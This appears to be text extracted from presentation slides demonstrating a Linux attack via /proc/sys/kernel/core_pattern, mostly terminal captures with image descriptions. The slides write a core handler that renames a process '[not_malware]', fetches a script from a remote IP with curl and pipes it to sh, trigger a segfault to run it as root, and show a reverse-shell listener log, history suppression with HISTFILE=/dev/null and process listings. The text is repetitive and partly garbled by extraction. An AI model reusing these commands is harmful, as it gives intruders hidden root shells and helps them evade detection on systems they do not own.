root      23530  0.0  2.4  19956 11588 ?      S   17:03  0:00      \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSj7IIzuJevWaWTc= https://165.232.118.219:4444/o/2y2yzwe58r3mg -T-
root      23287  0.0  2.5  1237912 11876 ?    Sl  16:56  0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 78e8dfbf529f0d0da38576d4af2871c37c33d970197b630b1531b90a8d736013 -address /run/contai
```

/proc/sys/kernel/core_pattern - Shell




/proc/sys/kernel/core_pattern - Shell




```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec
```

/proc/sys/kernel/core_pattern - Shell




```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec /bin/sh
```


/proc/sys/kernel/core_pattern - Shell

A terminal window titled 'ssh' with a window icon in the top-left corner and a zoom icon in the top-right corner. The terminal displays three lines of commands: a heredoc to create a core handler, a shebang line, and an exec command to run a shell.


```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec -a '[not_malware]' /bin/sh
```

/proc/sys/kernel/core_pattern - Shell

A terminal window titled 'ssh' with a window icon in the top-left corner and a zoom icon in the top-right corner. The terminal displays three lines of commands entered at a prompt: 'cat >/core_handler <<'_eof'', '#!/bin/bash', and 'exec -a '[not_malware]' /bin/sh <<<'.

```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
```

/proc/sys/kernel/core_pattern - Shell



```
ssh 1


> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
>
```

/proc/sys/kernel/core_pattern - Shell

A terminal window titled 'ssh' with a window icon in the top-left corner and a keyboard icon in the top-right corner. The terminal displays a series of commands being entered at a prompt. The commands are: 'cat >/core_handler <<'_eof'', '#!/bin/bash', 'exec -a '[not_malware]' /bin/sh <<<', 'curl -sk \'', '--pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \'', 'https://165.232.118.219:5555/c | sh', ',', and '_eof'.

```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
```

/proc/sys/kernel/core_pattern - Shell




```
ssh 1

> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,

```


/proc/sys/kernel/core_pattern - Shell



A terminal window titled 'ssh' with a window icon in the top-left corner and a zoom icon in the top-right corner. The terminal displays a series of commands and their outputs, demonstrating how to access a shell via the /proc/sys/kernel/core_pattern file. The commands are entered from a root shell, and the output shows the execution of a core handler that sets up a shell environment and connects to a remote host via curl.


```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,
> sleep 2222 &
```

/proc/sys/kernel/core_pattern - Shell

A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons). The terminal displays a series of commands to configure the system's core handler to spawn a shell. The commands are: 1. 'cat >/core_handler <<'_eof'' to create the handler file. 2. '#!/bin/bash' to set the shebang. 3. 'exec -a '[not_malware]'' /bin/sh <<<'' to execute a shell process with a specific name. 4. 'curl -sk \' followed by a multi-line URL: '--pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \' and 'https://165.232.118.219:5555/c | sh' to fetch and execute a remote script. 5. '_eof' to close the file. 6. 'cat </core_handler' to verify the file's contents. 7. '#!/bin/bash' to show the shebang. 8. 'exec -a '[not_malware]'' /bin/sh <<<'' to show the exec command. 9. 'curl -sk \' followed by the same multi-line URL to show the script content. 10. 'sleep 2222 &' to pause execution. 11. 'sh -c 'kill -SEGV \$\$' &' to trigger a core dump. The terminal output shows the commands being entered and the resulting file contents.


```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
```

/proc/sys/kernel/core_pattern - Shell




```
ssh 1001
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]- 161 Running                  sleep 2222 &
[2]+ 162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
```


/proc/sys/kernel/core_pattern - Shell




```
ssh 1001
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]- 161 Running                  sleep 2222 &
[2]+ 162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
> echo core >/proc/sys/kernel/core_pattern
```

/proc/sys/kernel/core_pattern - Shell



```
ssh 1001
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]- 161 Running                  sleep 2222 &
[2]+ 162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
> echo core >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
core
```

/proc/sys/kernel/core_pattern - Shell



```
ssh ㄿ%2
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell -listen-address 0.0.0.0:5555
20:21:07.423 Listening on 0.0.0.0:5555
20:21:07.424 To get a shell:


curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/c | /bin/sh

20:21:13.161 [167.71.60.132] Sent script: ID:3g3mru6myycle URL:165.232.118.219:5555
20:21:13.184 [167.71.60.132] Input connected: ID "3g3mru6myycle"
20:21:13.185 [167.71.60.132] Output connected: ID "3g3mru6myycle"
20:21:13.185 [167.71.60.132] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           2  0.0  0.0      0     0 ?        S    16:51   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   16:51   0:00 \_ [rcu_gp]
```

/proc/sys/kernel/core_pattern - Shell

```
ssh 2%2
root      247  0.0  0.0    0    0 ?      I<  16:51  0:00  \_ [cryptd]
root      384  0.0  0.0    0    0 ?      I<  16:51  0:00  \_ [cfg80211]
root     23449  0.0  0.0    0    0 ?      I<  16:56  0:00  \_ [tls-strp]
root     23533  0.0  0.0    0    0 ?      I   17:06  0:00  \_ [kworker/u2:0-events_unbound]
root     23534  0.0  0.0    0    0 ?      I   17:06  0:00  \_ [kworker/0:0-inode_switch_wbs]
root     23914  0.0  0.1   2576  900 ?      S   18:21  0:00  \_ [not_malware]
root     23916  0.0  0.1   2576  880 ?      S   18:21  0:00      \_ sh
root     23917  0.0  2.4  19952 11408 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root     23918  0.0  0.1   2576  880 ?      S   18:21  0:00      \_ /bin/sh
root     23921  0.0  0.8   8100  3880 ?      R   18:21  0:00      | \_ ps awwwfux
root     23919  0.0  2.4  19956 11360 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root         1  0.1  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3   8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```

/proc/sys/kernel/core_pattern - Shell



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a terminal icon. The terminal displays a list of processes in a table-like format. The processes include [cryptd], [cfg80211], [tls-strp], [kworker/u2:0-eventfs_unbound], [kworker/0:0-ino], [not_malware], sh, curl -Nsk, and systemd. A callout box with a large arrow points to the 'sh' process, containing the text 'exec -a ...'. The terminal also shows some network-related output and a systemd activation message.

```
root      247  0.0  0.0    0    0 ?      I<  16:51  0:00  \_ [cryptd]
root      384  0.0  0.0    0    0 ?      I<  16:51  0:00  \_ [cfg80211]
root    23449  0.0  0.0    0    0 ?      I<  16:56  0:00  \_ [tls-strp]
root    23533  0.0  0.0    0    0 ?      I   17:06  0:00  \_ [kworker/u2:0-eventfs_unbound]
root    23534  0.0  0.0    0    0 ?      I   17:06  0:00  \_ [kworker/0:0-ino]
root    23914  0.0  0.1   2576  900 ?      S   18:21  0:00  \_ [not_malware]
root    23916  0.0  0.1   2576  880 ?      S   18:21  0:00      \_ sh
root    23917  0.0  2.4  19952 11408 ?      S   18:21  0:00      \_ curl -Nsk
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6mycycle
root    23918  0.0  0.1   2576  880 ?      S   18:21  0:00      \_ /bin/sh
root    23921  0.0  0.8   8100  3880 ?      R   18:21  0:00      | \_ ps awwwfux
root    23919  0.0  2.4  19956 11360 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6mycycle -T-
